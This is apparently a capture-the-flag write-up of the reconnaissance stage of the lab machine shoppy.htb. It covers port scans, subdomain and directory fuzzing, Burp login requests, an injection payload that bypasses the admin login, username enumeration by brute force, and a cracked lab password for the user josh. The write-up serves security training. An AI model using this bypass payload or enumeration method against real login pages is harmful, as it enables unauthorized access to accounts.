# 1.0 RECONNAISSANCE

## 1.1 Network Scanning

### 1.1.1 TCP Ports

Discover port 22 open with OpenSSH 8.4p1. Port 80 with nginx 1.23.1. Port 9093 with unknown services. Overall, we can guess the host OS is Debian. Next, we can add in the domain name to '/etc/hosts' file.

```
22/tcp    open   ssh       OpenSSH 8.4p1 Debian 5+deb11u1 (protocol
2.0)

80/tcp   open  http     nginx 1.23.1
|_http-title: Did not follow redirect to http://shoppy.htb
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.23.1

9093/tcp open  copycat?
| fingerprint-strings:
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
```

### 1.1.2 UDP Ports


There are no interesting ports for UDP.

```
PORT     STATE         SERVICE      VERSION
68/udp   open|filtered dhcpc
105/udp  filtered      csnet-ns
141/udp  open|filtered emfis-cntl
178/udp  filtered      nextstep
179/udp  open|filtered bgp
209/udp  open|filtered tam
234/udp  open|filtered unknown
302/udp  open|filtered unknown
378/udp  filtered      dsETOS
425/udp  open|filtered icad-el
431/udp  open|filtered utmpcd
487/udp  open|filtered saft
539/udp  open|filtered apertus-ldp
681/udp  open|filtered entrust-aams
689/udp  open|filtered nmap
736/udp  open|filtered unknown
878/udp  filtered      unknown
910/udp  filtered      kink
921/udp  open|filtered unknown
947/udp  open|filtered unknown
952/udp  open|filtered unknown
967/udp  open|filtered unknown
```

## 1.2 Port 80 Enumeration

### 1.2.1 Main Page

Access to the main page. Discover only a JS timer count down and a message about the app is on Beta version.




### 1.2.2 Vhost Fuzz

Discover new subdomain and add it to '/etc/hosts' file.

```
      v1.5.0 Kali Exclusive <3
_____________________________________________________

 :: Method           : GET
 :: URL              : http://shoppy.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
 :: Header           : Host: FUZZ.shoppy.htb
 :: Output file      : ./web-dir/shoppy_htb-vhost.csv
 :: File format      : csv
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response words: 5
_____________________________________________________

mattermost              [Status: 200, Size: 3122, Words: 141, Lines: 1, Duration: 274ms]
:: Progress: [100000/100000] :: Job [1/1] :: 155 req/sec :: Duration: [0:15:10] :: Errors: 120 ::
```

### 1.2.3 Directory Fuzz

Discover ‘/login’ and ‘/admin’ directories.


```
 :: Method           : GET
 :: URL              : http://shoppy.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
 :: Extensions       : .php
 :: Output file      : ./web-dir/host.csv
 :: File format      : csv
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response words: 6
________________________________________________

ADMIN                   [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 259ms]
Admin                   [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 256ms]
Login                   [Status: 200, Size: 1074, Words: 152, Lines: 26, Duration: 271ms]
admin                   [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 260ms]
assets                  [Status: 301, Size: 179, Words: 7, Lines: 11, Duration: 284ms]
css                     [Status: 301, Size: 173, Words: 7, Lines: 11, Duration: 256ms]
exports                 [Status: 301, Size: 181, Words: 7, Lines: 11, Duration: 258ms]
favicon.ico             [Status: 200, Size: 213054, Words: 56, Lines: 89, Duration: 277ms]
fonts                   [Status: 301, Size: 177, Words: 7, Lines: 11, Duration: 260ms]
images                  [Status: 301, Size: 179, Words: 7, Lines: 11, Duration: 288ms]
js                      [Status: 301, Size: 171, Words: 7, Lines: 11, Duration: 258ms]
login                   [Status: 200, Size: 1074, Words: 152, Lines: 26, Duration: 269ms]
:: Progress: [40952/40952] :: Job [1/1] :: 154 req/sec :: Duration: [0:05:07] :: Errors: 0 ::
```

## 1.3 Admin Panel


### 1.3.1 Login Page

Access to ‘/admin’ directory, we will get redirected to ‘/login’ page. By tested all the default credentials and not getting any successful login.



### 1.3.2 Burp Request


By intercepting the request with Burp. We will be redirected to login page again if invalid credentials.



```
Request
Pretty  Raw  Hex
1  POST /login HTTP/1.1
2  Host: shoppy.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
   Gecko/20100101 Firefox/102.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
   age/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 29
9  Origin: http://shoppy.htb
10 Connection: close
11 Referer: http://shoppy.htb/login
12 Upgrade-Insecure-Requests: 1
13
14 username=admin&password=admin

Response
Pretty  Raw  Hex  Render
1  HTTP/1.1 302 Found
2  Server: nginx/1.23.1
3  Date: Fri, 07 Oct 2022 10:22:44 GMT
4  Content-Type: text/html; charset=utf-8
5  Content-Length: 102
6  Connection: close
7  Location: /login?error=WrongCredentials
8  Vary: Accept
9
10 <p>
     Found. Redirecting to <a href="/login?error=WrongCredentials">
       /login?error=WrongCredentials
     </a>
   </p>
```

If we inject a single quote, we found out that the server response is slow and lead to 500 error. Which lead me to think that it is vulnerable to SQL injections.




```
Request
Pretty  Raw  Hex
1  POST /login HTTP/1.1
2  Host: shoppy.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
   Gecko/20100101 Firefox/102.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
   age/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 30
9  Origin: http://shoppy.htb
10 Connection: close
11 Referer: http://shoppy.htb/login
12 Cookie: rl_user_id=
   RudderEncrypt%3AU2FsdGVkX1%2FNWEIrb9ThZdmFNTe7tRbod9EfxzpqEEx2fA5Fy
   rQ8YMQ0AeA10shl; rl_anonymous_id=
   RudderEncrypt%3AU2FsdGVkX19wroYgrvwNl9L6Dws3UInBgXl0bFBvAi%2BQP8Mxf
   kMJYwvZWnQyzazt2Dy7nYX57U5iEXWbCdPsdg%3D%3D; rl_group_id=
   RudderEncrypt%3AU2FsdGVkX1%2FR6hVdxtai3pZK8Z2slYM2KGg%2FWRjA%2FiU%3
   D; rl_trait=
   RudderEncrypt%3AU2FsdGVkX19fsgeKTOvh4FPMg%2FJDdos0UpmjSJVwwhc%3D;
   rl_group_trait=
   RudderEncrypt%3AU2FsdGVkX19v1CxmWRIuEENbyhIKX5uGlDLfsqQ4HRw%3D
13 Upgrade-Insecure-Requests: 1
14
15 username=admin'&password=admin

Response
Pretty  Raw  Hex  Render
1  HTTP/1.1 504 Gateway Time-out
2  Server: nginx/1.23.1
3  Date: Fri, 07 Oct 2022 22:11:49 GMT
4  Content-Type: text/html
5  Content-Length: 167
6  Connection: close
7
8  <html>
9    <head>
       <title>
         504 Gateway Time-out
       </title>
     </head>
10   <body>
11     <center>
         <h1>
           504 Gateway Time-out
         </h1>
       </center>
12     <hr>
       <center>
         nginx/1.23.1
       </center>
13   </body>
14 </html>
15
```


### 1.3.3 Authentication Bypass

By referring to the bypass list, we can bypass the authentication mechanism.

```
username=admin'||'2&password=admin
```





After bypassed, we found the dashboard page and search user feature.



## 1.4 Username Harvesting


### 1.4.1 Valid users

We can try search user here. If valid user, we will get the 'Download export' option.




### 1.4.2 Invalid users

If invalid user, we will not get the 'Download export' option.




### 1.4.3 Brute Force

We can brute force with a wordlist and configure some settings(cookie and the number of thread) to prevent the application become 500 error response. Discover josh and admin user.


```
      v1.5.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://shoppy.htb/admin/search-users?username=FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Usernames/Names/names.txt
 :: Header           : Cookie: connect.sid=s%3AeEHtplLCdD-FikwY7gEcl4HuWpH05aEy.IYGDQGQqdRhd08BBBoZKMh%2FD8EqJkkhiGjqhRY55v6Y
 :: Output file      : ./web-dir/users.csv
 :: File format      : csv
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 20
 :: Matcher          : Regexp: export
________________________________________________

admin                   [Status: 200, Size: 2720, Words: 716, Lines: 56, Duration: 264ms]
josh                    [Status: 200, Size: 2720, Words: 716, Lines: 56, Duration: 270ms]
:: Progress: [10177/10177] :: Job [1/1] :: 70 req/sec :: Duration: [0:02:38] :: Errors: 0 ::
```


### 1.4.4 Josh Hash

After click on the ‘Download export’. We receive a hash for josh.




Crack the hash and we get the plaintext password for josh. But we don’t know where this credential can be used for.


```
josh: remembermethisway
```




## 1.5 Mattermost Subdomain Enumeration

### 1.5.1 Login Page

Access to main page, we will be redirected to login page. We can try the josh credential and try login to the application.



